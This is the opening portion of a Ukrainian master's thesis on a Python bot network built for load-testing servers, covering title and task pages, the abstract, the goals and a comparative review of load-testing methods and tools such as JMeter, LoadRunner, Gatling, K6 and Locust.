ПОЛТАВСЬКИЙ УНІВЕРСИТЕТ ЕКОНОМІКИ І ТОРГІВЛІ
Навчально-науковий інститут денної освіти
Форма навчання денна
Кафедра комп'ютерних наук та інформаційних технологій

Допускається до захисту
Завідувач кафедри
_____ Олена ОЛЬХОВСЬКА
(підпис)

«___» _____ 2025 р.

КВАЛІФІКАЦІЙНА РОБОТА

на тему

ДОСЛІДЖЕННЯ ІНЦИДЕНТІВ КІБЕРБЕЗПЕКИ У БІЗНЕС-СЕКТОРІ:АНАЛІЗ ЗАВАНТАЖЕНЬ, ТАКТИКИ ТА СТРАТЕГІЇ В КОНТЕКСТІ DDOS-АТАК, БЕКДОР-ЗАГРОЗ ТА ІНШИХ КІБЕРПРОНИКНЕНЬ

зі спеціальності 122 Комп'ютерні науки
освітня програма «Комп'ютерні науки»
ступеня магістра

Виконавець роботи Супрун Станіслав Григорович
_____ «____»_____ 2025 р.
(підпис)

Науковий керівник к.пед.н., доцент Кошова Оксана Петрівна
_____ «____»_____ 2025 р.
(підпис)

Рецензент

ПОЛТАВА 2025 р.

ЗАТВЕРДЖУЮ
Завідувач кафедри _____Олена ОЛЬХОВСЬКА
(підпис)
«___» _____ 2023 р.

ЗАВДАННЯ І КАЛЕНДАРНИЙ ГРАФІК
ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ

на тему «Дослідження інцидентів кібербезпеки у бізнес-секторі:аналіз завантажень, тактики та стратегії в контексті DDoS-атак, бекдор-загроз та інших кіберпроникнень**»**
зі спеціальності 122 Комп'ютерні науки
освітня програма «Комп'ютерні науки»
ступеня магістр
Прізвище, ім'я, по батькові Супрун Станіслав Григорович
Затверджена наказом ректора № 206-Н від «27» жовтня 2023 р.
Термін подання студентом роботи «___»_____ 2024 р.
Вихідні дані до кваліфікаційної роботи: статті та документації з теми розробки.
Зміст пояснювальної записки (перелік питань, які потрібно розробити)

ВСТУП
РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ
РОЗДІЛ 2. ОГЛЯД СУЧАСНОГО СТАНУ ПРОБЛЕМИ
2.1. Огляд сучасних методів навантажувального тестування серверів.
2.2. Порівняльний аналіз інструментів для моделювання навантажень.
2.3. Переваги та недоліки існуючих рішень для тестування пропускної здатності.
2.4. Технології та методи моделювання ботнетів для тестування.
РОЗДІЛ 3. ТЕОРЕТИЧНА ЧАСТИНА
3.1. Опис проектних рішень, інструментів та підходів до розробки ботнету.
3.2. Опис методології створення програмного забезпечення та побудова блок-схеми застосунку.
3.3. Аналіз безпекових аспектів при розробці ботнету.
РОЗДІЛ 4. ПРАКТИЧНА ЧАСТИНА
4.1. Розробка алгоритму моделювання та контролю ботів.
4.2. Опис та побудова діаграми класів програмного забезпечення.
4.3. Інтерфейс користувача та функціональні можливості програмного забезпечення.
4.4. Тестування серверів на пропускну здатність за допомогою ботнету
ВИСНОВКИ
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ
ДОДАТОК А
Перелік графічного матеріалу: 1 аркуш блок-схем, 12 ілюстрацій.

Консультанти розділів кваліфікаційної роботи

Розділ	Прізвище, ініціали, посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Постановка задачі	Кошова О.П.		
Інформаційний огляд	Кошова О.П.		
Теоретична частина	Кошова О.П.		
Практична частина	Кошова О.П.		

Календарний графік виконання кваліфікаційної роботи

Зміст роботи	Термін виконання	Фактичне виконання
Вступ		
Вивчення методичних рекомендацій та стандартів та звіт керівнику		
Постановка задачі		
Інформаційний огляд джерел бібліотек та інтернету		
Теоретична частина		
Практична частина		
Закінчення оформлення		
Доповідь студента на кафедрі		
Доробка (за необхідністю), рецензування		

Дата видачі завдання «__» _____ 2023 р.

Здобувач вищої освіти _____ Супрун Станіслав Григорович
(підпис)

Науковий керівник _____ к.пед.н., доц. Кошова О.П.
(підпис) (науковий ступінь, вчене звання, ініціали та прізвище)

Результати захисту кваліфікаційної роботи

Кваліфікаційна робота оцінена на _____
(балів, оцінка за національною шкалою, оцінка за ECTS)

Протокол засідання ЕК № ____ від «____» _____ 2025 р.

Секретар ЕК_____ _____
(підпис) (ініціали та прізвище)

Затверджую
Зав. кафедрою _____
к.ф.-м.н. Олена ОЛЬХОВСЬКА
«____» _____ 2023 р.

Погоджено
Науковий керівник _____
к.пед.н., Олена ОЛЬХОВСЬКА
«____» _____ 2023 р.

План

дипломного проекту з фаху
спеціальності 122 Комп'ютерні науки
освітня програма 122 Комп'ютерні науки
на тему «Дослідження інцидентів кібербезпеки у бізнес-секторі:аналіз завантажень, тактики та стратегії в контексті DDoS-атак, бекдор-загроз та інших кіберпроникнень»
Прізвище, ім'я, по батькові Супрун Станіслав Григорович

ВСТУП
РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ
РОЗДІЛ 2. ОГЛЯД СУЧАСНОГО СТАНУ ПРОБЛЕМИ
2.1. Огляд сучасних методів навантажувального тестування серверів.
2.2. Порівняльний аналіз інструментів для моделювання навантажень.
2.3. Переваги та недоліки існуючих рішень для тестування пропускної здатності.
2.4. Технології та методи моделювання ботнетів для тестування.
РОЗДІЛ 3. ТЕОРЕТИЧНА ЧАСТИНА
3.1. Опис проектних рішень, інструментів та підходів до розробки ботнету.
3.2. Опис методології створення програмного забезпечення та побудова блок-схеми застосунку.
3.3. Аналіз безпекових аспектів при розробці ботнету.
РОЗДІЛ 4. ПРАКТИЧНА ЧАСТИНА
4.1. Розробка алгоритму моделювання та контролю ботів.
4.2. Опис та побудова діаграми класів програмного забезпечення.
4.3. Інтерфейс користувача та функціональні можливості програмного забезпечення.
4.4. Тестування серверів на пропускну здатність за допомогою ботнету
ВИСНОВКИ
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ
ДОДАТОК А

Здобувач вищої освіти _____ С. Г. Супрун
(підпис)
«____» _____ 2023 р.

РЕФЕРАТ

Записка: 85 сторінок, 12 рисунків, 1 додаток, 14 літературних джерел.

Мета дипломної роботи – розробка автоматизованого програмного забезпечення на Python для моделювання ботнету з метою тестування пропускної здатності серверів та веб-проектів.

Об'єкт розробки – програмний комплекс на основі Python для створення та керування ботнетом для навантажувального тестування серверів.

Методи дослідження – проектування програмних систем, що включає використання методів навантажувального тестування та забезпечення безпеки при моделюванні ботнету. В основі розробки лежить використання архітектури **MVC (Model-View-Controller)** для чіткого поділу логіки програми. Для асинхронної мережевої комунікації та управління ботами використовується бібліотека **asyncio**. Залежності в проєкті впроваджуються через менеджер пакетів **pip**. Для парсингу даних та збору інформації про пропускну здатність серверів використовується бібліотека **requests**. Для візуалізації результатів тестування застосовано бібліотеки **matplotlib** та **seaborn.**

Визначено ключові вимоги до розробки програмного забезпечення для тестування пропускної здатності серверів. Проведено аналіз переваг та обмежень існуючих рішень для навантажувального тестування. Описано підходи до створення ботнету на основі Python, з урахуванням безпеки та законності використання такої системи. Побудовано алгоритми для управління ботами, включаючи механізми масштабування та відстеження результатів тестування. Розроблено інтерфейс командного рядка для взаємодії з програмою та керування процесом навантажувального тестування.

Представлено діаграму класів та блок-схему програми, що ілюструє структуру програмного коду та логіку взаємодії між компонентами системи. Проведено тестування розробленого програмного забезпечення на реальних серверних системах, що дозволило оцінити пропускну здатність серверів у

різних умовах навантаження. За результатами роботи було опубліковано тези на міжнародній науковій конференції та стаття у науковому фаховому журналі.

ЗМІСТ

ВСТУП

Актуальність. У сучасному світі інформаційних технологій сервери та веб-платформи відіграють важливу роль у забезпеченні стабільної роботи бізнесу, державних установ та соціальних мереж. Зі зростанням кількості користувачів та обсягів даних виникає необхідність у тестуванні пропускної здатності серверів для забезпечення безперебійної роботи під великим навантаженням. Одним із ефективних методів перевірки серверів на стійкість до навантажень є моделювання реальних умов через використання ботнетів. Це дозволяє імітувати одночасний доступ великої кількості користувачів до системи, що є важливим елементом для забезпечення стабільної роботи та налаштування інфраструктури.

Актуальність теми даної роботи обумовлена необхідністю створення програмних засобів, які дозволять автоматизувати процес навантажувального тестування серверів для забезпечення їхньої надійної роботи в умовах реального навантаження. Існуючі рішення часто не відповідають сучасним вимогам безпеки або не дозволяють гнучко налаштовувати тестування під конкретні потреби. Тому розробка ботнету, який забезпечить реалістичне та контрольоване тестування пропускної здатності серверів, є актуальною та важливою задачею для розробників та адміністраторів серверних систем.

Метою даної роботи є розробка автоматизованого програмного забезпечення на Python для моделювання ботнету, який буде використовуватись для тестування пропускної здатності серверів і веб-проектів. Це дозволить визначити межі продуктивності серверних систем та оптимізувати їхню роботу під високими навантаженнями.

Для досягнення цієї мети передбачено вирішення таких завдань:

- Аналіз існуючих рішень для навантажувального тестування серверів.
- Розробка алгоритму для створення ботнету та управління ботами.

- Реалізація програмного забезпечення для навантажувального тестування за допомогою ботнету.
- Проведення тестування розробленого програмного забезпечення на практичних прикладах.

Об’єктом дослідження є програмний комплекс для тестування серверів за допомогою ботнету, а **предметом** – методи та підходи до розробки ботнету для навантажувального тестування серверів.

Перелік методів включає проектування програмних систем, використання архітектурних шаблонів та принципів побудови асинхронних мережевих взаємодій. Для реалізації програмного забезпечення використовується архітектурний шаблон **MVC (Model-View-Controller)**, що розділяє логіку взаємодії з користувачем, управління даними та процеси обробки інформації. Застосунок розроблений на мові Python із використанням бібліотеки **asyncio** для асинхронного керування ботами. Залежності в проекті керуються через менеджер пакетів **pip**, а бібліотеки **requests** використовуються для комунікації між ботами та серверами. Для візуалізації результатів тестування застосовуються бібліотеки **matplotlib** та **seaborn**.

Пояснювальна записка включає чотири основних розділи: постановка задачі, огляд сучасного стану проблеми, теоретична частина та практична реалізація. Структура роботи дозволяє логічно і послідовно представити матеріал, висвітлюючи всі аспекти розробки програмного забезпечення для моделювання ботнету з метою навантажувального тестування серверів.

РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ

Мета додатку

Метою розробки програмного забезпечення для моделювання ботнету є забезпечення ефективного інструменту для навантажувального тестування серверів та веб-платформ. Це дозволить адміністраторам та розробникам систем оцінити пропускну здатність серверів у реальних умовах, імітуючи одночасний доступ великої кількості користувачів. Такий інструмент допомагає виявляти слабкі місця інфраструктури та своєчасно вживати заходи для підвищення її стабільності та продуктивності.

Основна задача програмного забезпечення полягає у створенні мережі автоматизованих клієнтів (ботів), які взаємодіють із сервером для тестування його стійкості до навантажень. Ця технологія дозволяє зосередитися на вимірюванні ключових показників, таких як швидкість обробки запитів, час відгуку та максимальне можливе навантаження. Програмний продукт, розроблений на основі Python, дозволяє гнучко налаштовувати параметри тестування та адаптуватися до специфічних вимог користувача.

Важливим аспектом є можливість персоналізації тестових сценаріїв, що дозволяє створювати умови, які максимально наближені до реальних. Це включає налаштування кількості ботів, типу запитів, інтервалів між ними та інших параметрів. Завдяки цьому користувачі можуть точно відтворювати різні навантаження на сервер і аналізувати, як система поводиться в різних умовах.

Ще однією важливою функцією є автоматизація процесу збору та аналізу даних. Розроблене програмне забезпечення не тільки створює навантаження, але й збирає статистику у вигляді графіків та звітів, що дозволяє швидко оцінити результати тестування та приймати рішення щодо оптимізації серверної інфраструктури.

Крім того, дане програмне рішення може допомогти в аналізі безпеки серверів, оскільки перевірка великих обсягів трафіку може виявити потенційні

вразливості в системі. Застосування такої технології дозволяє заздалегідь підготувати сервери до можливих пікових навантажень або атак, що підвищує загальну безпеку та стабільність роботи системи.

Розробка подібного інструменту є важливим кроком у забезпеченні стабільної та надійної роботи серверних систем, особливо в умовах великої кількості користувачів або інтенсивного використання ресурсів. Це дозволить не тільки підвищити продуктивність серверів, але й забезпечити вищий рівень надійності для бізнесу та користувачів.

Основні функції застосунку

Моделювання ботнету для навантажувального тестування

Застосунок створює мережу ботів, які надсилають запити на сервер одночасно. Це дозволяє імітувати високе навантаження на сервер і перевіряти його стійкість до пікових навантажень.

Налаштування параметрів тестування

Користувач може гнучко налаштовувати кількість ботів, типи запитів (HTTP, TCP, UDP), інтервали між запитами та тривалість тесту. Це дозволяє адаптувати сценарії тестування до конкретних вимог або умов.

Аналіз пропускної здатності серверів

Програмне забезпечення вимірює основні показники продуктивності серверів, такі як час відгуку, кількість запитів в секунду, затримки, втрачені запити та максимальне навантаження, яке сервер може витримати.

Збір і візуалізація результатів тестування

Після завершення тесту ботнет збирає статистику, яка представлена у вигляді графіків і таблиць. Це дозволяє легко оцінити результати тестування і виявити критичні проблеми в продуктивності серверів.

Підтримка різних протоколів

Застосунок підтримує різні мережеві протоколи (HTTP, HTTPS, TCP, UDP) для тестування різних типів серверів, що дозволяє здійснювати всебічну перевірку систем.

Автоматичне генерування звітів

Програма генерує детальні звіти з результатами тестування, які можна експортувати в різних форматах (PDF, CSV). Це спрощує аналіз і зберігання даних про тестування для подальшої оптимізації.

Інтеграція з системами моніторингу

Застосунок може інтегруватися з існуючими системами моніторингу серверів для безперервного збору даних під час тестування та відстеження стану серверів у реальному часі.

Система сповіщень

Програма має можливість налаштовувати сповіщення про завершення тестування або критичні помилки, які виникли під час навантажувальних випробувань, що дозволяє оперативно реагувати на проблеми.

Безпечне тестування

Застосунок забезпечує безпечне проведення тестів, не завдаючи шкоди інфраструктурі, а також підтримує роботу в локальних і закритих мережах для внутрішнього тестування.

Підтримка сценаріїв і автоматизація

Користувачі можуть створювати й зберігати сценарії тестування для їх повторного використання, що дозволяє автоматизувати регулярні тести на різних серверах.

РОЗДІЛ 2. ОГЛЯД СИСТЕМ АНАЛОГІЧНОГО ПРИЗНАЧЕННЯ

2.1. Огляд сучасних методів навантажувального тестування серверів

1. Метод «Навантаження» (Load Testing)

Цей метод полягає в поступовому збільшенні навантаження на сервер, щоб виявити його максимальні можливості та визначити, коли почнуть виникати проблеми з продуктивністю. Основні етапи включають:

Визначення нормальних умов експлуатації.

Поступове збільшення кількості запитів до сервера.

Моніторинг показників продуктивності (час відгуку, використання ресурсів тощо).

Переваги:

Виявлення точок зламу в продуктивності.

Допомагає в оптимізації конфігурацій сервера.

2. Метод «Стресового тестування» (Stress Testing)

Стресове тестування полягає в перевантаженні сервера понад його номінальні характеристики, щоб виявити, як він реагує на екстремальні умови. Цей метод використовується для перевірки стійкості системи, її відмовостійкості та механізмів відновлення.

Переваги:

Визначає межі надійності системи.

Допомагає в розробці планів аварійного відновлення.

3. Метод «Пікового тестування» (Spike Testing)

Пікове тестування передбачає різкий стрибок у навантаженні, наприклад, шляхом миттєвого збільшення кількості запитів. Цей метод дозволяє перевірити, як система справляється з різкими змінами навантаження.

Переваги:

Виявлення можливих проблем із продуктивністю в умовах раптових навантажень.

Дослідження механізмів адаптації системи до зміни навантаження.

4. Метод «Тестування витривалості» (Endurance Testing)

Тестування витривалості або «тестування на тривалість» проводиться для перевірки того, як система функціонує при постійному навантаженні протягом тривалого часу. Це важливо для виявлення проблем, які можуть виникнути через витрати ресурсів, зокрема пам'яті.

Переваги:

Виявлення проблем із витоками пам'яті або ресурсів.

Оцінка стабільності та довговічності системи.

5. Метод «Тестування пропускної здатності» (Throughput Testing)

Цей метод зосереджений на вимірюванні кількості запитів, які система може обробити за певний проміжок часу. Основною метою є визначення максимальної продуктивності сервера.

Переваги:

Допомагає в оптимізації ресурсів для покращення пропускної здатності.

Визначає, чи система може впоратися з майбутнім зростанням навантаження.

6. Метод «Тестування продуктивності» (Performance Testing)

Цей метод охоплює всі види тестування продуктивності, включаючи навантажувальне, стресове та тестування витривалості. Головна мета — забезпечити, щоб система відповідала вимогам до продуктивності в реальних умовах.

Переваги:

Комплексний підхід до оцінки продуктивності.

Визначає вплив різних змін на продуктивність системи.

7. Методи автоматизованого тестування

Сучасні інструменти для навантажувального тестування все більше автоматизують процес. Інструменти, такі як Apache JMeter, Gatling та LoadRunner, дозволяють:

Швидко створювати та виконувати сценарії тестування.

Збирати і аналізувати дані в реальному часі.

Інтегруватися з CI/CD процесами для регулярного тестування під час розробки.

Переваги:

Економія часу та зусиль.

Покращення точності і відтворюваності тестів

Огляд сучасних платформ для тестування

Сучасний ринок тестування програмного забезпечення пропонує безліч платформ, які дозволяють автоматизувати, спростити та покращити процеси тестування. Ці платформи охоплюють різні види тестування, включаючи навантажувальне, функціональне, безпекове та інші. У цьому розділі ми розглянемо деякі з найбільш популярних платформ для тестування, їх можливості та особливості.

Apache JMeter — це потужний інструмент для проведення навантажувального тестування, розроблений на Java. Його основна мета полягає в перевірці продуктивності та навантаження на різноманітні сервери, протоколи та програми.



Рисунок 2.1. Сервіс Jmetr.org

Іншою значущою платформою на ринку є LoadRunner — це комерційний інструмент для навантажувального тестування, який забезпечує комплексний аналіз продуктивності програм. Платформа належить компанії Micro Focus.



Рисунок 2.2. Сервіс loadero.com

Gatling — це інструмент для навантажувального тестування, який використовує Scala як мову сценаріїв. Він призначений для тестування веб-додатків та API.

Рисунок 2.3. Сервіс Gatling

K6 — це інструмент для навантажувального тестування, який використовує JavaScript для написання сценаріїв. Він призначений для тестування продуктивності веб-додатків та API.



Рисунок 2.4. Сервіс K6

Selenium — це популярний інструмент для автоматизації тестування веб-додатків. Він надає можливість писати тести на різних мовах програмування, таких як Java, C#, Python, Ruby та інші.



Рисунок 2.5. Сервіс Selenium

Postman — це платформа, що спрощує тестування API. Вона дозволяє розробникам та тестувальникам перевіряти функціональність API без написання коду.



Рисунок 2.6. Платформа Postman

Сучасні платформи для тестування програмного забезпечення стають невід'ємною частиною розробницького процесу, особливо в умовах стрімкого розвитку інформаційних технологій і зростаючої конкуренції на ринку. Вони надають розробникам та тестувальникам потужні інструменти для забезпечення якості програмного забезпечення, дозволяючи виявляти та усувати помилки на ранніх етапах розробки, зменшуючи ризик виходу на ринок недосконалих продуктів.

У процесі вибору відповідної платформи для тестування важливо враховувати не лише функціональні можливості, а й специфіку проекту, бюджетні обмеження, а також рівень підготовки команди. Наприклад, Apache JMeter та Gatling ідеально підходять для навантажувального тестування веб-додатків, надаючи можливість проводити масштабовані тести з високим навантаженням. LoadRunner є більш комплексним рішенням для організацій, які потребують детального аналізу продуктивності.

Водночас, інструменти на кшталт Selenium та Postman пропонують простоту використання для автоматизації функціонального тестування та тестування API відповідно, що є критично важливим для сучасних веб-додатків. Їхня популярність зростає завдяки зручному інтерфейсу та можливостям інтеграції з різними системами CI/CD, що дозволяє забезпечити безперервну інтеграцію та поставку (CI/CD).

Системи для тестування не лише покращують якість програмного забезпечення, але й підвищують продуктивність команди розробників. Завдяки автоматизації рутинних процесів тестування команди можуть зосередитися на творчих завданнях, покращуючи загальну ефективність розробки.

Крім того, нові технології, такі як мистецтво машинного навчання та штучного інтелекту, починають впроваджуватися у платформи для тестування, що відкриває нові горизонти для аналізу даних і предиктивного тестування. Це

може допомогти компаніям не лише виявляти помилки, але й прогнозувати можливі проблеми на етапах розробки.

Отже, вибір правильної платформи для тестування — це важливий крок, який може суттєво вплинути на успіх проекту. Розуміння особливостей та можливостей різних інструментів дозволяє командам тестування адаптувати свої процеси до потреб бізнесу, підвищувати якість продуктів та забезпечувати задоволеність клієнтів. У майбутньому можна очікувати подальший розвиток платформ для тестування, з акцентом на інтеграцію з новітніми технологіями, що дозволить досягати ще більшої ефективності та надійності в процесі розробки програмного забезпечення.

2.2. Порівняльний аналіз інструментів для моделювання навантажень.

В умовах швидкого розвитку інформаційних технологій важливість навантажувального тестування зростає. Це тестування дозволяє визначити, як система поводиться під тиском реального навантаження, що важливо для забезпечення продуктивності та стабільності веб-додатків. У цьому розділі ми проведемо порівняльний аналіз декількох популярних інструментів для моделювання навантажень: Apache JMeter, LoadRunner, Gatling, K6 та Locust.

1. Apache JMeter

Тип ліцензії: Відкрите програмне забезпечення (OSS).

Основні можливості:

Підтримка різноманітних протоколів (HTTP, HTTPS, FTP, JDBC тощо).

Можливість створення складних сценаріїв тестування.

Розширена звітність та графічний аналіз.

Можливість масштабування.

Переваги:

Безкоштовний та відкритий інструмент.

Велика спільнота та підтримка.

Гнучкість у налаштуванні тестів.

Недоліки:

Потребує часу для освоєння для новачків.

Можливі проблеми з продуктивністю при великому навантаженні.

2. LoadRunner

Тип ліцензії: Комерційний продукт.

Основні можливості:

Підтримка безлічі сценаріїв тестування (функціональне, навантажувальне, стресове).

Можливість моделювання багатокористувацького навантаження.

Аналіз результатів з детальними звітами та графіками.

Переваги:

Професійний інструмент з великим набором функцій.

Висока точність результатів.

Можливість інтеграції з іншими інструментами для моніторингу.

Недоліки:

Висока вартість ліцензії.

Складність у налаштуванні для новачків.

3. Gatling

Тип ліцензії: Відкрите програмне забезпечення (OSS).

Основні можливості:

Легка та гнучка структура сценаріїв на основі Scala.

Висока продуктивність завдяки асинхронному виконанню.

Зручний інтерфейс для аналізу результатів.

Переваги:

Продуктивний і швидкий.

Підходить для тестування API та веб-додатків.

Інтуїтивний підхід до створення сценаріїв.

Недоліки:

Потребує знань Scala для повноцінного використання.

Обмежена підтримка деяких протоколів у порівнянні з іншими інструментами.

4. K6

Тип ліцензії: Відкрите програмне забезпечення (OSS).

Основні можливості:

Використання JavaScript для написання сценаріїв.

Висока продуктивність при виконанні тестів.

Можливість інтеграції з CI/CD.

Переваги:

Зручний синтаксис для тестів.

Простота в налаштуванні та використанні.

Підходить для команд, які вже працюють з JavaScript.

Недоліки:

Обмежені можливості в порівнянні з традиційними інструментами, такими як LoadRunner.

Можливі труднощі з налаштуванням тестів для складних сценаріїв.

5. Locust

Тип ліцензії: Відкрите програмне забезпечення (OSS).

Основні можливості:

Написання сценаріїв на Python.

Веб-інтерфейс для моніторингу тестування.

Можливість розподіленого навантаження.

Переваги:

Легкість в освоєнні завдяки Python.

Гнучкість в налаштуванні сценаріїв.

Хороша підтримка розподіленого навантаження.

Недоліки:

Обмежена функціональність у порівнянні з комерційними інструментами.

Менше можливостей для аналізу результатів у порівнянні з LoadRunner.

Порівняння

Характеристика	Apache JMeter	LoadRunner	Gatling	K6	Locust
Тип ліцензії	OSS	Комерційний	OSS	OSS	OSS
Мова сценаріїв	Java	C, C++, Java	Scala	JavaScript	Python
Протоколи	Багато	Багато	Обмежено	HTTP, WebSocket	HTTP
Графічний інтерфейс	Так	Так	Обмежений	Обмежений	Так
Продуктивність	Помірна	Висока	Висока	Висока	Помірна
Підтримка	Велика спільнота	Професійна підтримка	Обмежена	Обмежена	Обмежена
Вартість	Безкоштовно	Висока	Безкоштовно	Безкоштовно	Безкоштовно

2.3. Переваги та недоліки існуючих рішень для тестування пропускної здатності

Кожне з цих рішень має свої переваги та недоліки, які слід враховувати при виборі інструменту для тестування пропускної здатності. Вибір залежить від специфіки проекту, бюджету, вимог до тестування та наявних ресурсів у команди. Наприклад, для великих підприємств з складними системами, які потребують детального аналізу, підійде LoadRunner. У той час як для малих команд або стартапів, які потребують швидкого та доступного рішення, відмінним вибором можуть бути Apache JMeter або Locust.

1. Apache JMeter

Переваги:

Відкрите ПЗ: Безкоштовний, що робить його доступним для всіх.

Гнучкість: Підтримує численні протоколи (HTTP, FTP, JDBC тощо), що дозволяє тестувати різноманітні системи.

Розширена звітність: Забезпечує детальні звіти та графіки, що допомагають в аналізі результатів.

Масштабованість: Можливість запуску тестів у розподіленому режимі на декількох машинах.

Недоліки:

Складність освоєння: Має криву навчання, особливо для новачків.

Продуктивність: Може мати проблеми з продуктивністю при великій кількості одночасних запитів.

Відсутність сучасного UI: Інтерфейс може виглядати застарілим і неінтуїтивним.

2. LoadRunner

Переваги:

Професійний інструмент: Підходить для великих підприємств з вимогами до навантажувального тестування.

Точність: Висока точність результатів тестування.

Аналіз: Забезпечує глибокий аналіз та звітність.

Можливість тестування різних платформ: Підтримує багато різних технологій і платформ.

Недоліки:

Вартість: Висока вартість ліцензії, що робить його менш доступним для малих команд.

Складність: Потребує великої підготовки і часу для освоєння.

Обмежена гнучкість: Немає такої гнучкості, як у деяких відкритих рішень.

3. Gatling

Переваги:

Висока продуктивність: Використання асинхронного підходу забезпечує високу продуктивність при навантаженні.

